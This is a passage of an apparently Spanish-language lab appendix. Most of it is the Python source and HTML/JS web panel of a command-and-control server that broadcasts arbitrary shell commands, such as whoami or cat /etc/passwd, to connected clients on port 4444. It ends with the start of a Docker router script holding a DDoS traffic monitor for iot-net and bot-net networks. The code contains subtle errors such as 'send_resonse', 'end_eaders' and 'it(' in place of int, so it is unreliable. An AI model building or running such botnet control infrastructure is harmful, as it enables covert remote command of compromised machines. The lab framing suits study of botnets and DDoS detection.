@keyframes fadeIn {
    from { opacity: 0; transform: translateY(10px); }
    to { opacity: 1; transform: translateY(0); }
}
.pulse {
    animation: pulse 2s infinite;
}
@keyframes pulse {
    0% { opacity: 1; }
    50% { opacity: 0.7; }
    100% { opacity: 1; }
}
.select-client {
    padding: 12px;
```

```
                border: 2px solid #667eea;
                border-radius: 8px;
                width: 100%;
                font-size: 16px;
                margin-bottom: 15px;
                background: white;
            }
            .stats-grid {
                display: grid;
                grid-template-columns: repeat(auto-fit, minmax(200px, 1fr));
                gap: 15px;
                margin-top: 20px;
            }
            .stat-card {
                background: white;
                padding: 20px;
                border-radius: 10px;
                text-align: center;
                box-shadow: 0 4px 6px rgba(0,0,0,0.1);
            }
            .stat-number {
                font-size: 32px;
                font-weight: bold;
                color: #667eea;
                margin-bottom: 10px;
            }
            .stat-label {
                color: #6c757d;
                font-size: 14px;
            }
        </style>
    </head>
    <body>
        <div class="container">
            <!-- Header -->
            <div class="header">
                <div style="display: flex; justify-content: space-between; align-items:
center;">
                    <div>
                        <h1 style="margin: 0; color: #2c3e50;">🖥️ Control Remoto Web</h1>
                        <p style="margin: 5px 0 0 0; color: #6c757d;">
                            📡 Socket: 10.10.30.2:4444 | 🌐 Web: 10.10.30.2:8090 |
                            <span id="current-time">🕒 --:--:--</span>
                        </p>
                    </div>
                    <div>
                        <div class="client-count pulse">
                            👥 <span id="client-count">0</span> clientes
                        </div>
```

```
            </div>
        </div>
    </div>

    <!-- Status Bar -->
    <div class="status-bar">
        <div>
            <span id="server-status" style="color: #28a745;">● En línea</span>
        </div>
        <div>
            <button class="btn" onclick="clearConsole()">🧹 Limpiar Consola</button>
            <button class="btn" onclick="toggleTab('clients-tab')">👥 Ver Clientes</button>
        </div>
    </div>

    <!-- Tabs -->
    <div class="tabs">
        <button class="tab active" onclick="toggleTab('commands-tab')">⚡ Comandos</button>
        <button class="tab" onclick="toggleTab('clients-tab')">👥 Clientes</button>
        <button class="tab" onclick="toggleTab('console-tab')">💻 Consola</button>
    </div>

    <!-- Tab Contents -->
    <div id="commands-tab" class="tab-content active">
        <!-- Comandos Rápidos -->
        <div class="panel">
            <h2 style="margin-top: 0; color: #2c3e50;">🚀 Comandos Rápidos</h2>
            <div style="display: flex; flex-wrap: wrap; gap: 10px; margin-bottom: 25px;">
                <button class="quick-btn" onclick="sendQuick('whoami')">👤 whoami</button>
                <button class="quick-btn" onclick="sendQuick('pwd')">📂 pwd</button>
                <button class="quick-btn" onclick="sendQuick('ls -la')">📋 ls -la</button>
                <button class="quick-btn" onclick="sendQuick('date')">📅 date</button>
                <button class="quick-btn" onclick="sendQuick('df -h')">💾 df -h</button>
                <button class="quick-btn" onclick="sendQuick('free -m')">🧠 free -m</button>
                <button class="quick-btn" onclick="sendQuick('uptime')">⏱️ uptime</button>
                <button class="quick-btn" onclick="sendQuick('ps aux')">⚙️ ps aux</button>
```

```
                    <button class="quick-btn" onclick="sendQuick('netstat -tulpn')">🌐 netstat</button>
                    <button class="quick-btn" onclick="sendQuick('ping -c 3 8.8.8.8')">📡 ping DNS</button>
                </div>

                <!-- Enviar Comando Personalizado -->
                <h3 style="color: #2c3e50;">🎯 Comando Personalizado</h3>
                <div style="display: flex; gap: 15px; margin-bottom: 20px;">
                    <input type="text" id="command" class="input"
                        placeholder="Escribe un comando (ej: ping 8.8.8.8, cat /etc/passwd, etc.)"
                        onkeypress="if(event.key=='Enter')sendCommand()"
                        style="flex: 1;">
                    <select id="target" class="select-client" style="width: 250px;">
                        <option value="all">🔔 Enviar a todos</option>
                    </select>
                </div>
                <div style="display: flex; gap: 15px;">
                    <button class="btn" onclick="sendCommand()" style="flex: 1;">
                        🚀 Enviar Comando
                    </button>
                    <button class="btn btn-success" onclick="showStats()">
                        📊 Estadísticas
                    </button>
                </div>
            </div>

            <!-- Estadísticas -->
            <div id="stats-container" class="panel" style="display: none;">
                <h3 style="margin-top: 0; color: #2c3e50;">📊 Estadísticas del Sistema</h3>
                <div class="stats-grid">
                    <div class="stat-card">
                        <div class="stat-number" id="stat-clients">0</div>
                        <div class="stat-label">Clientes Conectados</div>
                    </div>
                    <div class="stat-card">
                        <div class="stat-number" id="stat-commands">0</div>
                        <div class="stat-label">Comandos Enviados</div>
                    </div>
                    <div class="stat-card">
                        <div class="stat-number" id="stat-uptime">0h</div>
                        <div class="stat-label">Tiempo Activo</div>
                    </div>
                    <div class="stat-card">
                        <div class="stat-number" id="stat-success">0%</div>
                        <div class="stat-label">Éxito</div>
                    </div>
```

```
            </div>
        </div>
    </div>

    <!-- Pestaña Clientes -->
    <div id="clients-tab" class="tab-content">
        <div class="panel">
            <div style="display: flex; justify-content: space-between; align-items:
center; margin-bottom: 20px;">
                <h2 style="margin: 0; color: #2c3e50;">👥 Clientes Conectados</h2>
                <button class="btn" onclick="refreshClients()">🔄 Actualizar</button>
            </div>

            <div id="clients-container" class="client-grid">
                <p><i>Cargando clientes...</i></p>
            </div>

            <div style="margin-top: 25px; padding: 20px; background: #f8f9fa; border-
radius: 10px;">
                <h4 style="margin-top: 0; color: #2c3e50;">📋 Acciones Rápidas</h4>
                <div style="display: flex; gap: 10px;">
                    <button class="btn btn-success" onclick="selectAllClients()">
                        ✅ Seleccionar Todos
                    </button>
                    <button class="btn btn-danger" onclick="deselectAllClients()">
                        ❌ Deseleccionar Todos
                    </button>
                    <button class="btn" onclick="sendToSelected()">
                        📤 Enviar a Seleccionados
                    </button>
                </div>
            </div>
        </div>
    </div>

    <!-- Pestaña Consola -->
    <div id="console-tab" class="tab-content">
        <div class="panel">
            <div style="display: flex; justify-content: space-between; align-items:
center; margin-bottom: 15px;">
                <h2 style="margin: 0; color: #2c3e50;">💻 Consola en Tiempo
Real</h2>
                <div>
                    <label style="cursor: pointer;">
                        <input type="checkbox" id="autoscroll" checked> Auto-scroll
                    </label>
                </div>
            </div>
```

```
                    <div id="console" class="console">
            [*] Sistema iniciado<br>
            [*] Esperando conexiones...
                    </div>

                    <div style="display: flex; gap: 10px; margin-top: 15px;">
                        <button class="btn" onclick="exportConsole()">
                            📥 Exportar Logs
                        </button>
                        <button class="btn" onclick="clearConsole()">
                            🗑️ Limpiar Todo
                        </button>
                    </div>
                </div>
            </div>

            <!-- Footer -->
            <div class="panel" style="text-align: center; color: #666; font-size: 0.9em;
margin-top: 30px;">
                <p>🛡️ Sistema de Control Remoto | Servidor: 10.10.30.2 | Puerto Web: 8090 |
Puerto Socket: 4444</p>
                <p style="font-size: 0.8em; color: #999;">Última actualización: <span
id="last-update">--:--:--</span></p>
            </div>
        </div>

        <script>
            // Variables globales
            let selectedClients = new Set();
            let totalCommands = 0;
            let startTime = new Date();
            let serverConnected = true;

            // Funciones principales
            function toggleTab(tabId) {
                // Ocultar todas las pestañas
                document.querySelectorAll('.tab-content').forEach(tab => {
                    tab.classList.remove('active');
                });
                document.querySelectorAll('.tab').forEach(tab => {
                    tab.classList.remove('active');
                });

                // Mostrar la pestaña seleccionada
                document.getElementById(tabId).classList.add('active');

document.querySelector(`[onclick="toggleTab('${tabId}')"]`).classList.add('active');

                // Si es la pestaña de clientes, cargarlos
                if (tabId === 'clients-tab') {
```

```
                loadClients();
            }
        }

        function log(message, type = 'info') {
            const consoleEl = document.getElementById('console');
            const time = new Date().toLocaleTimeString();
            const colors = {
                'info': '#17a2b8',
                'success': '#28a745',
                'error': '#dc3545',
                'warning': '#ffc107',
                'command': '#667eea',
                'system': '#6f42c1'
            };
            const color = colors[type] || '#6c757d';
            consoleEl.innerHTML += `<span style="color:${color}">[${time}]
${message}</span><br>`;

            if (document.getElementById('autoscroll').checked) {
                consoleEl.scrollTop = consoleEl.scrollHeight;
            }

            updateLastUpdate();
        }

        function clearConsole() {
            if (confirm('¿Estás seguro de limpiar toda la consola?')) {
                document.getElementById('console').innerHTML = '';
                log('Consola limpiada', 'system');
            }
        }

        function updateTime() {
            const now = new Date();
            document.getElementById('current-time').textContent = `🕒
${now.toLocaleTimeString()}`;

            // Actualizar uptime
            const uptimeMs = new Date() - startTime;
            const hours = Math.floor(uptimeMs / (1000 * 60 * 60));
            const minutes = Math.floor((uptimeMs % (1000 * 60 * 60)) / (1000 * 60));
            document.getElementById('stat-uptime').textContent = `${hours}h
${minutes}m`;
        }

        function updateLastUpdate() {
            document.getElementById('last-update').textContent = new
Date().toLocaleTimeString();
        }
```

```
            // Funciones de clientes
            async function loadClients() {
                try {
                    const response = await fetch('/api/clients');
                    const data = await response.json();

                    const count = data.clients.length;
                    document.getElementById('client-count').textContent = count;
                    document.getElementById('stat-clients').textContent = count;

                    const container = document.getElementById('clients-container');
                    const select = document.getElementById('target');

                    if (count === 0) {
                        container.innerHTML = `
                            <div style="grid-column: 1 / -1; text-align: center; padding: 40px;">
                                <div style="font-size: 48px; margin-bottom: 20px;">👤</div>
                                <h3 style="color: #6c757d;">No hay clientes conectados</h3>
                                <p>Los clientes aparecerán aquí cuando se conecten</p>
                            </div>
                        `;
                        select.innerHTML = '<option value="all">🔔 Enviar a todos</option>';
                    } else {
                        // Actualizar lista de clientes
                        let html = '';
                        data.clients.forEach(client => {
                            const isSelected = selectedClients.has(client.id);
                            html += `
                                <div class="client-card ${isSelected ? 'selected' : ''}"
                                     onclick="toggleClient(${client.id}, event)"
                                     data-client-id="${client.id}">
                                    <div style="display: flex; justify-content: space-between; align-
items: start;">
                                        <div>
                                            <h3 style="margin: 0 0 10px 0; color: #2c3e50;">
                                                ${isSelected ? '✅ ' : ''}💻 Cliente #${client.id}
                                            </h3>
                                            <p style="margin: 5px 0; color: #6c757d;">
                                                📡 <strong>IP:</strong> ${client.ip}:${client.port}
                                            </p>
                                            <p style="margin: 5px 0; color: #6c757d;">
                                                ⏰ <strong>Conectado:</strong> ${client.connected}
                                            </p>
                                        </div>
                                        <div style="display: flex; flex-direction: column; gap: 5px;">
                                            <button class="btn" onclick="event.stopPropagation();
selectSingleClient(${client.id})"
                                                    style="padding: 8px 12px; font-size: 12px;">
```

```
                                    🎯 Seleccionar
                                </button>
                                <button class="btn btn-danger"
onclick="event.stopPropagation(); disconnectClient(${client.id})"
                                        style="padding: 8px 12px; font-size: 12px;">
                                    🔌 Desconectar
                                </button>
                            </div>
                        </div>
                        <div style="margin-top: 15px; padding-top: 15px; border-top: 1px
solid #dee2e6;">
                            <button class="quick-btn" onclick="event.stopPropagation();
sendQuickToClient('whoami', ${client.id})"
                                    style="padding: 5px 10px; font-size: 12px;">
                                👤 whoami
                            </button>
                            <button class="quick-btn" onclick="event.stopPropagation();
sendQuickToClient('pwd', ${client.id})"
                                    style="padding: 5px 10px; font-size: 12px;">
                                📂 pwd
                            </button>
                            <button class="quick-btn" onclick="event.stopPropagation();
sendQuickToClient('ls -la', ${client.id})"
                                    style="padding: 5px 10px; font-size: 12px;">
                                📋 ls
                            </button>
                        </div>
                    </div>
                `;
            });
            container.innerHTML = html;

            // Actualizar select
            select.innerHTML = '<option value="all">🔔 Enviar a todos</option>';
            data.clients.forEach(client => {
                select.innerHTML += `<option value="${client.id}">🎯 Cliente
#${client.id} (${client.ip})</option>`;
            });
        }

        updateStats();

    } catch (error) {
        console.error('Error cargando clientes:', error);
        log('Error cargando clientes', 'error');
        serverConnected = false;
        document.getElementById('server-status').textContent = '● Desconectado';
        document.getElementById('server-status').style.color = '#dc3545';
    }
```

```
}

function toggleClient(clientId, event) {
    if (selectedClients.has(clientId)) {
        selectedClients.delete(clientId);
    } else {
        selectedClients.add(clientId);
    }

    const card = event.currentTarget;
    card.classList.toggle('selected');

    // Actualizar icono
    const title = card.querySelector('h3');
    if (selectedClients.has(clientId)) {
        title.innerHTML = title.innerHTML.replace('🖥️', '✅ 🖥️');
    } else {
        title.innerHTML = title.innerHTML.replace('✅ ', '');
    }
}

function selectSingleClient(clientId) {
    selectedClients.clear();
    selectedClients.add(clientId);

    // Actualizar UI
    document.querySelectorAll('.client-card').forEach(card => {
        card.classList.remove('selected');
        const id = parseInt(card.getAttribute('data-client-id'));
        if (id === clientId) {
            card.classList.add('selected');
        }
    });

    document.getElementById('target').value = clientId;
    log(`Seleccionado cliente #${clientId}`, 'info');
}

function selectAllClients() {
    selectedClients.clear();
    document.querySelectorAll('.client-card').forEach(card => {
        const clientId = parseInt(card.getAttribute('data-client-id'));
        selectedClients.add(clientId);
        card.classList.add('selected');
        const title = card.querySelector('h3');
        if (!title.inerHTML.includes('✅')) {
            title.innerHTML = '✅ ' + title.innerHTML;
        }
    });
```

```
    log(`Seleccionados todos los clientes (${selectedClients.size})`, 'info');
}

function deselectAllClients() {
    selectedClients.clear();
    document.querySelectorAll('.client-card').forEach(card => {
        card.classList.remove('selected');
        const title = card.querySelector('h3');
        title.innerHTML = title.innerHTML.replace('✅ ', '');
    });
    log('Deseleccionados todos los clientes', 'info');
}

async function disconnectClient(clientId) {
    if (!confirm(`¿Desconectar cliente #${clientId}?`)) return;

    try {
        const response = await fetch('/api/disconnect', {
            method: 'POST',
            headers: {'Content-Type': 'application/json'},
            body: JSON.stringify({client_id: clientId})
        });

        if (response.ok) {
            log(`Cliente #${clientId} desconectado`, 'success');
            selectedClients.delete(clientId);
            loadClients();
        } else {
            const error = await response.json();
            log(`Error: ${error.error}`, 'error');
        }
    } catch (error) {
        log('Error desconectando cliente', 'error');
    }
}

// Funciones de comandos
function sendQuick(cmd) {
    document.getElementById('command').value = cmd;
    sendCommand();
}

function sendQuickToClient(cmd, clientId) {
    document.getElementById('command').value = cmd;
    document.getElementById('target').value = clientId;
    sendCommand();
}

async function sendCommand() {
    const command = document.getElementById('command').value.trim();
```

```
const target = document.getElementById('target').value;

if (!command) {
    alert('Por favor escribe un comando');
    return;
}

try {
    let clientIds = null;
    let targetName = '';

    if (target === 'all') {
        targetName = 'todos los clientes';
    } else if (target === 'selected' && selectedClients.size > 0) {
        clientIds = Array.from(selectedClients);
        targetName = `${selectedClients.size} cliente(s) seleccionado(s)`;
    } else if (target !== 'all') {
        clientIds = [parseInt(target)];
        targetName = `cliente #${target}`;
    } else {
        alert('Selecciona un destino para el comando');
        return;
    }

    const payload = {
        command: command,
        client_id: clientIds
    };

    const response = await fetch('/api/command', {
        method: 'POST',
        headers: {'Content-Type': 'application/json'},
        body: JSON.stringify(payload)
    });

    if (response.ok) {
        totalCommands++;
        updateStats();

        document.getElementById('command').value = '';
        log(`Comando enviado a ${targetName}: ${command}`, 'success');

        // Si fue broadcast, recargar clientes
        if (target === 'all') {
            loadClients();
        }
    } else {
        const error = await response.json();
        log(`Error: ${error.error}`, 'error');
    }
```

```
            } catch (error) {
                log('Error de conexión al enviar comando', 'error');
            }
        }

        function sendToSelected() {
            if (selectedClients.size === 0) {
                alert('Selecciona al menos un cliente primero');
                return;
            }

            document.getElementById('target').value = 'selected';
            const cmd = document.getElementById('command').value;
            if (cmd) {
                sendCommand();
            } else {
                document.getElementById('command').focus();
            }
        }

        // Funciones de utilidad
        function refreshClients() {
            loadClients();
            log('Lista de clientes actualizada', 'info');
        }

        function showStats() {
            const statsContainer = document.getElementById('stats-container');
            statsContainer.style.display = statsContainer.style.display === 'none' ? 'block'
: 'none';
            updateStats();
        }

        function updateStats() {
            document.getElementById('stat-commands').textContent = totalCommands;

            // Calcular porcentaje de éxito (simulado)
            const successRate = totalCommands > 0 ? Math.min(95, 70 + Math.random()
* 25) : 0;
            document.getElementById('stat-success').textContent =
`${Math.round(successRate)}%`;
        }

        function exportConsole() {
            const consoleContent = document.getElementById('console').innerText;
            const blob = new Blob([consoleContent], { type: 'text/plain' });
            const url = URL.createObjectURL(blob);
            const a = document.createElement('a');
            a.href = url;
```

```
            a.download = `console_log_${new Date().toISOString().slice(0,10)}.txt`;
            document.body.appendChild(a);
            a.click();
            document.body.removeChild(a);
            URL.revokeObjectURL(url);
            log('Logs exportados', 'success');
        }

        // Inicialización
        document.addEventListener('DOMContentLoaded', function() {
            // Configurar eventos
            updateTime();
            setInterval(updateTime, 1000);

            // Cargar clientes inicialmente
            loadClients();

            // Actualizar periódicamente
            setInterval(() => {
                if (!document.hidden) {
                    loadClients();
                }
            }, 5000);

            // Manejar visibilidad de página
            document.addEventListener('visibilitychange', function() {
                if (!document.hidden) {
                    loadClients();
                }
            });

            // Agregar opción de seleccionados al select
            const select = document.getElementById('target');
            const allOption = select.options[0];
            select.innerHTML = '';
            select.appendChild(allOption);
            const selectedOption = document.createElement('option');
            selectedOption.value = 'selected';
            selectedOption.textContent = '🎯 Enviar a seleccionados';
            select.appendChild(selectedOption);

            log('Interfaz web cargada correctamente', 'system');
        });
    </script>
</body>
</html>'''

class SocketServer(threading.Thread):
    def __init__(self):
        super().__init__()
```

```
        self.daemon = True

    def run(self):
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        server.bind((SOCKET_HOST, SOCKET_PORT))
        server.listen(10)

        print(f"[*] Servidor socket iniciado en {SOCKET_HOST}:{SOCKET_PORT}")

        while True:
            try:
                client_socket, client_address = server.accept()

                with lock:
                    client_id = len(clients) + 1
                    clients[client_id] = {
                        'socket': client_socket,
                        'address': client_address,
                        'id': client_id,
                        'connected': time.strftime('%H:%M:%S'),
                        'active': True
                    }

                print(f"[+] Cliente #{client_id} conectado desde
{client_address[0]}:{client_address[1]}")
                client_socket.send(f"[+] Conectado al servidor. ID:
{client_id}\n".encode('utf-8'))

                # Iniciar hilo para este cliente
                threading.Thread(target=self.handle_client, args=(client_id, client_socket),
daemon=True).start()

            except Exception as e:
                print(f"[!] Error aceptando cliente: {e}")

    def handle_client(self, client_id, client_socket):
        buffer = ""
        while client_id in clients:
            try:
                data = client_socket.recv(4096)
                if not data:
                    break

                buffer += data.decode('utf-8', errors='ignore')

                # Procesar líneas completas
                while '\n' in buffer:
                    line, buffer = buffer.split('\n', 1)
                    line = line.strip()
```

```
                if line:
                    print(f"[Cliente #{client_id}] {line}")

            except Exception as e:
                break

        # Cliente desconectado
        if client_id in clients:
            print(f"[-] Cliente #{client_id} desconectado")
            try:
                client_socket.close()
            except:
                pass

            with lock:
                if client_id in clients:
                    del clients[client_id]

class WebHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == '/' or self.path == '/index.html':
            self.send_resonse(200)
            self.send_header('Content-Type', 'text/html; charset=utf-8')
            self.end_headers()
            self.wfile.write(HTML.encode('utf-8'))

        elif self.path == '/api/clients':
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.send_header('Access-Control-Allow-Origin', '*')
            self.end_headers()

            with lock:
                client_list = []
                for client_id, info in clients.items():
                    client_list.append({
                        'id': client_id,
                        'ip': info['address'][0],
                        'port': info['address'][1],
                        'connected': info['connected'],
                        'active': info['active']
                    })

            self.wfile.write(json.dumps({'clients': client_list}).encode('utf-8'))

        elif self.path == '/api/status':
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
```

```
                status = {
                    'status': 'running',
                    'clients': len(clients),
                    'socket_port': SOCKET_PORT,
                    'web_port': WEB_PORT,
                    'server_time': time.strftime('%H:%M:%S')
                }
                self.wfile.write(json.dumps(status).encode('utf-8'))

            else:
                self.send_response(404)
                self.end_headers()

        def do_POST(self):
            if self.path == '/api/command':
                try:
                    content_length = it(self.headers['Content-Length'])
                    post_data = self.rfile.read(content_length)
                    data = json.loads(post_data.decode('utf-8'))

                    command = data.get('command', '').strip()
                    client_ids = data.get('client_id')

                    if not command:
                        self.send_response(400)
                        self.end_headers()
                        self.wfile.write(json.dumps({'error': 'Comando vacío'}).encode('utf-8'))
                        return

                    results = []

                    with lock:
                        # Si client_ids es null, es broadcast
                        if client_ids is None:
                            target_clients = list(clients.keys())
                        # Si es un array, usar esos clientes
                        elif isinstance(client_ids, list):
                            target_clients = client_ids
                        # Si es un solo ID
                        else:
                            target_clients = [client_ids]

                        for client_id in target_clients:
                            if client_id in clients:
                                try:
                                    clients[client_id]['socket'].send((command + '\n').encode('utf-8'))
                                    results.append({'client_id': client_id, 'status': 'sent'})
                                except Exception as e:
                                    results.append({'client_id': client_id, 'status': 'error', 'message':
str(e)})
```

```
                        else:
                            results.append({'client_id': client_id, 'status': 'error', 'message':
'Cliente no encontrado'})

                    self.send_response(200)
                    self.send_header('Content-Type', 'application/json')
                    self.end_headers()
                    self.wfile.write(json.dumps({'results': results, 'total':
len(results)}).encode('utf-8'))

                except Exception as e:
                    self.send_response(500)
                    self.end_headers()
                    self.wfile.write(json.dumps({'error': str(e)}).encode('utf-8'))

            elif self.path == '/api/disconnect':
                try:
                    content_length = int(self.headers['Content-Length'])
                    post_data = self.rfile.read(content_length)
                    data = json.loads(post_data.decode('utf-8'))

                    client_id = data.get('client_id')

                    if not client_id:
                        self.send_response(400)
                        self.end_headers()
                        self.wfile.write(json.dumps({'error': 'ID de cliente
requerido'}).encode('utf-8'))
                        return

                    with lock:
                        if client_id in clients:
                            try:
                                clients[client_id]['socket'].send(b'exit\n')
                                clients[client_id]['socket'].close()
                                del clients[client_id]

                                self.send_response(200)
                                self.end_eaders()
                                self.wfile.write(json.dumps({'message': f'Cliente #{client_id}
desconectado'}).encode('utf-8'))
                            except Exception as e:
                                self.send_response(500)
                                self.end_headers()
                                self.wfile.write(json.dumps({'error': str(e)}).encode('utf-8'))
                        else:
                            self.send_response(404)
                            self.end_headers()
                            self.wfile.write(json.dumps({'error': f'Cliente #{client_id} no
encontrado'}).encode('utf-8'))
```

```
            except Exception as e:
                self.send_response(500)
                self.end_headers()
                self.wfile.write(json.dumps({'error': str(e)}).encode('utf-8'))

        else:
            self.send_response(404)
            self.end_headers()

    def log_message(self, format, *args):
        # Silenciar logs del servidor HTTP
        pass

def main():
    print("\n" + "="*60)
    print("CONTROL REMOTO - SERVIDOR WEB (MEJORADO)")
    print("="*60)
    print(f"🔌 Socket Server: {SOCKET_HOST}:{SOCKET_PORT}")
    print(f"🌐 Web Interface: http://{SOCKET_HOST}:{WEB_PORT}")
    print(f"📡 Client Connect: {SOCKET_HOST}:{SOCKET_PORT}")
    print("="*60)
    print("\n[*] Iniciando servidores...")

    # Iniciar servidor de sockets
    socket_server = SocketServer()
    socket_server.start()

    # Iniciar servidor web
    try:
        server = HTTPServer(('0.0.0.0', WEB_PORT), WebHandler)
        print(f"[+] Servidor web iniciado en puerto {WEB_PORT}")
        print(f"[+] Accede desde: http://10.10.30.2:{WEB_PORT}")
        print("\n[*] Presiona Ctrl+C para detener\n")

        server.serve_forever()
    except KeyboardInterrupt:
        print("\n\n[*] Servidor detenido por el usuario")
    except Exception as e:
        print(f"[!] Error: {e}")

if __name__ == '__main__':
    main()
```

A.9 Servidor Ia en GW router

```
#!/usr/bin/env bash
set -euo pipefail

IOT_NET="iot-net"
BOT_NET="bot-net"
SRV_NET="server-net"

IOT_IP="10.10.10.254"
BOT_IP="10.10.20.254"
SRV_IP="10.10.30.254"

echo "[+] Verificando redes..."
docker network inspect "$IOT_NET" >/dev/null
docker network inspect "$BOT_NET" >/dev/null
docker network inspect "$SRV_NET" >/dev/null

echo "[+] Eliminando router-gw previo (si existe)..."
docker rm -f router-gw >/dev/null 2>&1 || true

# Crear directorio local para mapear al contenedor
LOCAL_APP_DIR="./router-app"
mkdir -p "$LOCAL_APP_DIR"

# Crear el archivo server.py con alertas DDoS y historial
cat > "$LOCAL_APP_DIR/server.py" << 'EOF'
#!/usr/bin/env python3
from http.server import HTTPServer, BaseHTTPRequestHandler
import socket
import os
import threading
import json
import time
import subprocess
import re
from collections import deque
from datetime import datetime

# Monitor REAL de tráfico con alertas DDoS
class DDOSMonitor:
    def __init__(self):
        # Interfaces del router
        self.interfaces = {
            'eth0': {'name': 'iot-net', 'ip': '10.10.10.254', 'subnet': '10.10.10.0/23'},
            'eth1': {'name': 'bot-net', 'ip': '10.10.20.254', 'subnet': '10.10.20.0/23'},
            'eth2': {'name': 'server-net', 'ip': '10.10.30.254', 'subnet': '10.10.30.0/24'}
        }

        # Datos históricos (últimos 60 segundos)
```

```
        self.traffic_data = {
            'eth0': deque(maxlen=60),  # IoT traffic
            'eth1': deque(maxlen=60),  # Botnet traffic
            'eth2': deque(maxlen=60)   # Server traffic
        }

        # Alertas DDoS
        self.alerts = {
            'eth0': {'active': False, 'level': 0, 'type': '', 'timestamp': 0},
            'eth1': {'active': False, 'level': 0, 'type': '', 'timestamp': 0},
            'eth2': {'active': False, 'level': 0, 'type': '', 'timestamp': 0}
        }

        # Contadores anteriores para calcular deltas
        self.prev_counters = self.get_interface_counters()

        # Umbrales para alertas (pueden ajustarse)
        self.thresholds = {
            'normal': 5000,      # 5 KB/s
            'warning': 20000,    # 20 KB/s
            'critical': 50000,   # 50 KB/s
            'botnet_suspicious': 10000,  # 10 KB/s para botnet
        }

        # Historial de estados normales y alertas
        self.normal_states = deque(maxlen=10)  # Últimos 10 estados normales
        self.attack_history = deque(maxlen=10)  # Últimos 10 ataques

        # Para control de registro
        self.last_normal_record = 0
        self.normal_record_interval = 5  # Segundos entre registros normales

        # Iniciar monitoreo
        self.running = True
        self.monitor_thread = threading.Thread(target=self.monitor_traffic, daemon=True)
        self.alert_thread = threading.Thread(target=self.check_alerts, daemon=True)
        self.monitor_thread.start()
        self.alert_thread.start()

        # Inicializar con datos actuales
        self.update_traffic_data()

    def get_interface_counters(self):
        """Obtiene contadores de bytes de todas las interfaces"""
        counters = {}
        try:
            result = subprocess.run(['cat', '/proc/net/dev'],
                                    capture_output=True, text=True)

            for line in result.stdout.split('\n')[2:]:  # Saltar cabeceras
```

```
            if ':' in line:
                parts = line.split()
                iface = parts[0].replace(':', '')

                if iface in ['eth0', 'eth1', 'eth2', 'lo']:
                    # Campos: bytes_recibidos bytes_transmitidos
                    rx_bytes = int(parts[1])
                    tx_bytes = int(parts[9])
                    counters[iface] = {'rx': rx_bytes, 'tx': tx_bytes, 'total': rx_bytes + tx_bytes}

        return counters
    except:
        return {'eth0': {'rx': 0, 'tx': 0, 'total': 0},
                'eth1': {'rx': 0, 'tx': 0, 'total': 0},
                'eth2': {'rx': 0, 'tx': 0, 'total': 0}}

def get_active_connections(self):
    """Obtiene conexiones activas por interfaz"""
    connections = {'eth0': 0, 'eth1': 0, 'eth2': 0}
    try:
        # Usar ss para contar conexiones por interfaz
        result = subprocess.run(['ss', '-tun'],
                                capture_output=True, text=True)

        for line in result.stdout.split('\n'):
            for iface in ['eth0', 'eth1', 'eth2']:
                ip = self.interfaces[iface]['ip'].split('/')[0]
                if ip in line:
                    connections[iface] += 1

        return connections
    except:
        return connections

def record_normal_state(self):
    """Registra un estado normal de la red"""
    current_time = time.time()

    # Solo registrar si han pasado suficientes segundos desde el último registro
    if (current_time - self.last_normal_record) >= self.normal_record_interval:
        stats = self.get_current_stats()
        state_data = {
            'timestamp': current_time,
            'datetime': datetime.fromtimestamp(current_time).strftime('%H:%M:%S'),
            'interfaces': {},
            'total_msgs': 0,
            'total_bytes': 0,
            'total_connections': 0
        }
```

```
        for iface in ['eth0', 'eth1', 'eth2']:
            iface_stats = stats[iface]
            state_data['interfaces'][iface] = {
                'msgs_per_sec': iface_stats['msgs_per_sec'],
                'bytes_per_sec': iface_stats['bytes_per_sec'],
                'connections': iface_stats['connections'],
                'alert': iface_stats['alert']
            }

            state_data['total_msgs'] += iface_stats['msgs_per_sec']
            state_data['total_bytes'] += iface_stats['bytes_per_sec']
            state_data['total_connections'] += iface_stats['connections']

        self.normal_states.append(state_data)
        self.last_normal_record = current_time

    def record_attack(self, alert_type, alert_level, interface, stats):
        """Registra un ataque DDoS detectado"""
        attack_data = {
            'timestamp': time.time(),
            'datetime': datetime.fromtimestamp(time.time()).strftime('%H:%M:%S'),
            'type': alert_type,
            'level': alert_level,
            'interface': interface,
            'interface_name': stats[interface]['name'],
            'metrics': {
                'msgs_per_sec': stats[interface]['msgs_per_sec'],
                'bytes_per_sec': stats[interface]['bytes_per_sec'],
                'connections': stats[interface]['connections']
            },
            'all_interfaces': {}
        }

        # Registrar el estado de todas las interfaces durante el ataque
        for iface in ['eth0', 'eth1', 'eth2']:
            attack_data['all_interfaces'][iface] = {
                'name': stats[iface]['name'],
                'msgs_per_sec': stats[iface]['msgs_per_sec'],
                'bytes_per_sec': stats[iface]['bytes_per_sec'],
                'connections': stats[iface]['connections'],
                'alert': stats[iface]['alert']
            }

        self.attack_history.append(attack_data)

    def get_normal_history(self):
        """Obtiene los últimos 10 estados normales"""
        return list(self.normal_states)

    def get_attack_history(self):
```

```
    """Obtiene los últimos 10 ataques"""
    return list(self.attack_history)

def monitor_traffic(self):
    """Monitorea el tráfico cada segundo"""
    while self.running:
        time.sleep(1)
        self.update_traffic_data()

def update_traffic_data(self):
    """Actualiza datos de tráfico calculando deltas"""
    current_counters = self.get_interface_counters()

    for iface in ['eth0', 'eth1', 'eth2']:
        if iface in current_counters and iface in self.prev_counters:
            # Calcular bytes/segundo
            delta_bytes = current_counters[iface]['total'] - self.prev_counters[iface]['total']

            # Calcular msg/s aproximado (estimación: 1 msg ≈ 100 bytes)
            msgs_per_sec = delta_bytes / 100.0 if delta_bytes > 0 else 0

            # Obtener conexiones activas
            connections = self.get_active_connections()

            self.traffic_data[iface].append({
                'timestamp': time.time(),
                'bytes_per_sec': delta_bytes,
                'msgs_per_sec': msgs_per_sec,
                'connections': connections.get(iface, 0),
                'interface': iface
            })

    self.prev_counters = current_counters

def check_alerts(self):
    """Verifica condiciones para alertas DDoS"""
    while self.running:
        time.sleep(2)

        # Registrar estado normal periódicamente si no hay alertas
        if not any(self.alerts[iface]['active'] for iface in ['eth0', 'eth1', 'eth2']):
            self.record_normal_state()

        for iface in ['eth0', 'eth1', 'eth2']:
            if len(self.traffic_data[iface]) < 5:
                continue

            # Obtener datos recientes (últimos 5 segundos)
            recent = list(self.traffic_data[iface])[-5:]
